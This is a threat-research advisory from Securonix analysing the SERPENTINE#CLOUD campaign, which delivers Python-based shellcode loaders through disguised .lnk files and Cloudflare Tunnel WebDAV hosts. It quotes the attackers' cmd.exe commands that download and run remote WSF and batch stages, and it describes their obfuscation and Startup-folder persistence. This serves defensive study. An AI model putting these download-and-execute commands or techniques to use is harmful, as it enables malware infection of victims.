Analyzing SERPENTINE#CLOUD: Threat Actors Abuse Cloudflare Tunnels to Infect Systems with Stealthy Python-Based Malware

securonix.com/blog/analyzing_serpentinecloud-threat-actors-abuse-cloudflare-tunnels-threat-research/

Threat Research

Threat Research

Securonix Threat Research Security Advisory

By Securonix Threat Research: Tim Peck

June 18, 2025

tldr:

Securonix threat researchers have been tracking a stealthy campaign involving (.lnk) files to deliver remote payloads hosted on attacker-controlled Cloudflare Tunnel subdomains. The infection chain ends in a Python-based shellcode loader that executes Donut-packed payloads entirely in memory.

An ongoing malware campaign tracked as SERPENTINE#CLOUD has been identified as leveraging the Cloudflare Tunnel infrastructure and Python-based loaders to deliver memory-injected payloads through a chain of shortcut files and obfuscated scripts. For initial access, the threat actors are luring users to execute malicious .lnk files (shortcut files) disguised as documents to silently fetch and execute remote code. This kicks off a rather elaborate attack chain consisting of a combination of batch, VBScript and Python stages to ultimately deploy shellcode that loads a Donut-packed PE payload.

The shortcut files are delivered via phishing emails that contain a link to download a zipped document, often themed around payment or invoice scams. This assessment is based on the naming convention of the ZIP files observed, many of which included the word “invoice.”

Attribution remains unknown, though the attacker demonstrates fluency in English based on code comments and scripting practices. Telemetry indicates a strong focus on Western targets, with confirmed activity observed in the United States, United Kingdom, Germany and other regions across Europe and Asia. The use of Cloudflare for payload hosting allows the attackers to remain anonymous and since their infrastructure is secured behind a trusted network, monitored traffic to this network will rarely raise alarms or be flagged as suspicious by network monitoring tools.

Campaign Evolution: Shifting Initial Access Techniques

Over time, the threat actor behind the SERPENTINE#CLOUD campaign has demonstrated an interesting evolution in their initial access methods, likely in response to detection and delivery challenges. Our team was able to correlate and identify early samples going back several months that relied on .url files, leveraging Windows Internet Shortcuts to lure users into clicking links that launched remote payloads via embedded URLs. While simple, this method was easily flagged by email filters and trained users.

Subsequent stages featured low effort .bat files, often delivered in ZIP archives. These batch scripts contain straightforward execution logic, using the same WebDAV paths to download and run payloads from Cloudflare tunnels. Despite their simplicity, these files lacked any meaningful obfuscation and were likely intended for opportunistic infections in poorly monitored

environments. Many were likely ignored by potential victim users as they don't resemble a standard document, thus raising suspicion.

More recently, the threat actor has transitioned to using .lnk shortcut files disguised as PDF documents. These payloads are much more sophisticated and use cmd.exe to silently retrieve additional stages over WebDAV (via Cloudflare Tunnel subdomains) and invoke WSF or batch-based droppers. The .lnk file extension is always hidden (even if "show file extensions" are enabled in Windows), and they also support custom icons.

The overall progression provides data into a growing maturity in the actor's tradecraft; shifting from opportunistic delivery to an overall stealthier infection chain designed to evade both user scrutiny and endpoint defenses.

Attacker's infrastructure

In this campaign, the threat actor leverages Cloudflare's tunneling service—specifically the trycloudflare[.]com subdomain—to host and deliver malicious payloads. This service is commonly used by developers for temporarily exposing local servers to the internet without modifying firewall rules or setting up static infrastructure. However, in recent years it has been increasingly abused by attackers for covert payload delivery and command-and-control (C2) communication.

An example payload Source:

\\flour-riding-merit-refers.trycloudflare[.]com@SSL\DavWWWRoot\RE_02WSF

Delivery Protocol:

WebDAV over HTTPS (@SSL\DavWWWRoot)

We identified many Cloudflare domains involved in the SERPENTINE#CLOUD campaign provided at the end of the publication. Additionally, many of the instances we analyzed were online allowing us access to connect and download additional payloads for analysis. Despite the huge number of payloads that we were able to capture, almost all followed a predictable pattern highlighted in this report.




Figure 1: Screenshots of hosted content by the attacker from within a browser

Why use Cloudflare tunnels?

Through the course of the SERPENTINE#CLOUD campaign, we observed the attackers using Cloudflare's tunnel infrastructure to host initial payloads and stagers.

- Allows attackers to host content on a local machine that is both dynamic and ephemeral. Due to its nature, it can expose assets to the public internet with a temporary *.trycloudflare[.]com subdomain, all through a trusted cloud network
- Eliminates the need to register domains or rent VPS servers, making takedowns and attribution significantly more difficult
- Reputable CDN Protection: Domains under trycloudflare[.]com are fronted by Cloudflare's global CDN and protected by its TLS certificates. This can help the infrastructure blend in with legitimate traffic and evade URL or domain-based blocking mechanisms
- The use of HTTPS (and in this case, WebDAV over SSL) encrypts payload delivery, circumventing deep packet inspection and some NIDS/NIPS systems
- Since trycloudflare[.]com is intended for legitimate testing and development use, many organizations do not explicitly block or monitor traffic to it

In addition to Cloudflare, further in the execution stage, we observed the attackers making use of custom domains such as nhvncpure[.]shop and dynamic DNS hosting services using duckdns, such as nhvncpurekfl.duckdns[.]org.

Initial infection: Code execution through .LNK files

The attack begins with a malicious shortcut (.lnk) file masquerading as a PDF document named RE_05FSKBSAXZ25A.pdf.lnk. The shortcut is crafted to appear benign by using a PDF icon most of the time and a friendly display name ("Browse the web"). However, forensic analysis using LECmd reveals that the shortcut is configured to execute a command via cmd.exe, using native Windows utilities to download and execute a second-stage payload.




Figure 2: RE_05FSKBSAXZ25A.pdf.lnk – command and shortcut contents

After execution we observe the following command being executed through log analysis:

cmd.exe /c robocopy "\\flour-riding-merit-refers.trycloudflare[.]com@SSL\DavWWWRoot\RE_02WSF" %temp% tank.wsf /ns /nc /nfl /ndl >nul & start /min "" cscript.exe //nologo "%temp%\tank.wsf"

When executed, the LNK file triggers a multi-stage infection sequence which we'll walk though in detail:

1. **Payload Download via Robocopy and WebDAV:**
    1. Uses robocopy to pull a malicious .wsf script (tank.wsf) from a remote WebDAV share hosted on a trycloudflare[.]com subdomain.
    2. The robocopy command becomes:
       robocopy “\\flour-riding-merit-refers.trycloudflare[.]com@SSL\DavWWWRoot\RE_02WSF” %temp% tank.wsf /ns /nc /nfl /ndl >nul
    3. The method evades many traditional network filtering tools by leveraging legitimate WebDAV transport over HTTPS.

2. **Script Execution via Windows Script Host (WSH):**
    1. The downloaded script is executed using cscript.exe with minimal visibility to the user:
       start /min “” cscript.exe //nologo “%temp%\tank.wsf”
    2. The start /min parameter ensures the script runs minimized, and //nologo suppresses banner output.

Stage 2: Code execution through WSF files

After the malicious .lnk file initiates execution, it downloads and executes a Windows Script File (tank.wsf in this example) via cscript.exe. This WSF file functions as a lightweight **VBScript-based loader**, designed to execute an external batch file from a second Cloudflare domain, this time at depot-arrange-zero-kai.trycloudflare[.]com.

An example of one of the gathered WSF files can be seen in the figure below:




Figure 3: contents of jenk.wsf

In the end the purpose of tank.swf is to execute a simple command which will download and execute the next stage payload (stage 3), kiki.bat from yet another remote CloudFlare domain.

cmd.exe /c “\\depot-arrange-zero-kai.trycloudflare[.]com@SSL\DavWWWRoot\kiki.bat”

Similar to that of the code we observed in stage 1, this command also makes use of WebDAV to connect to the remote file share.

Stage 3: Batch code execution

The next payload in the attack chain is a heavily obfuscated batch file. We’ve analyzed plenty of obfuscated batch files in the past, in fact we’ve even put together useful article explaining common obfuscation techniques and deobfuscation methodology.

The initial payload appears as a nonsensical sequence of characters due to encoding-layer obfuscation. This method of obfuscation is done by taking a simple UTF-8 file and encoding it to UTF16-LE. The interpreter won't know any difference, however when inspecting it with a text editor (that supports both encoding schemes), it will appear as garbage.

An example of this can be seen below:




Figure 4: contents of kiki.bat – character encoding obfuscation

Deobfuscation is simple, while there are a number of online tools that can accomplish this. The simplest way is to simply reverse the process by encoding the text to UFT-16LE.

Once completed, we're presented with decoded text! However, we're not out of the woods yet as we've got more obfuscation to fight through:

Figure 5: contents of kiki.bat after decoding – character substitution obfuscation

This advanced form of obfuscation makes use of variable reuse and dynamic command construction to hide its original code. The batch file first builds a single variable string by setting a variable to it:

set “Ü= 1EZym@VCjkvHNhuwPRboMOd3qnLxFelUKQs9ac5rI04YAz6iGBStX8pf2JT7gWD”

In this case we have the variable “Ü” which contains every character needed by the script to execute (including a space at the beginning). Next, the entire body of the script calls sequenced variables specific character from the “Ü” variable, which builds out the command when executed in sequence

The easiest way we found to deobfuscate this was to set the original variable in our terminal and then echo each line, one by one. After ~5 minutes we were able to reveal the entire deobfuscated script as seen in the figure below:




Figure 6: deobfuscated contents of kiki.bat – beginning and next stage payload downloads

Batch file analysis

The kiki.bat file serves as the main payload delivery script next in the series of stagers. Overall, it's designed for stealth and persistence, partially due to the complexity of the obfuscation used.

Its main purpose is to first deploy a decoy PDF, check for antivirus software, download and execute Python payloads and establish persistence through the Windows startup folder. The script also encodes its C2 infrastructure using base64 to avoid detection.

Vibe coded malware?

Interestingly enough, the batch file almost appears to be "Vibe coded" using an LLM as it has well written comments or remarks throughout each section, while we can't be 100% certain, based on the contained comments, We'll let you be the judge:

- :: Relaunch in hidden mode if not already hidden
- :: Ensure script runs in the correct directory
- :: Function to search for and open a PDF file in the Contacts folder

It also contains lots of friendly "echo" commands which will provide status updates as to how each stage of the script is performing by printing successes and failures. When generating code via LLM, this is a pretty common side effect from what we've observed in the past. While useful for production code, rarely do we see this in traditional malware payloads. Since kiki.bat executes in a hidden window, they will not be seen by the user regardless.

Python execution and next-state payloads

One of the primary purposes of the batch file is to download a zip file that contains the entire Python library, required packages and the Python-based malware which we'll go over in the next section. In this particular sample, the Python package was downloaded from hxxps://eastern-instructional-ant-jungle.trycloudflare[.]com/cam.zip and saved into the user's C:\Users\username\contacts directory.

The script then extracts the zip file into another directory located at C:\Users\username\contacts. After changing directories into "Extracted", it then immediately begins executing four Python-based payloads.

From \Extracted:

- Jun02_an.py
- Jun02_as.py
- Jun02_hv.py
- Jun02_uk.py
- Jun02_xw3.py

From \Print:

- Wsandy1.py
- Wsandy2.py
- Wsandy3.py
- Okwan1.py
- Okwan2.py
- Okwan3.py

Persistence is then established by downloading three unique payloads into the user's startup directory. This is a common persistence method as Windows will execute any file or script located in the directory once the user logs in. We observed the following files being dropped:

- C:\Users\username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\pws1.vbs
- C:\Users\username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\PWS.vbs
- C:\Users\username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\startuppp.bat

We'll dive into these files later on in the Persistence section.





Figure 7: deobfuscated contents of kiki.bat – Python library and payload downloads

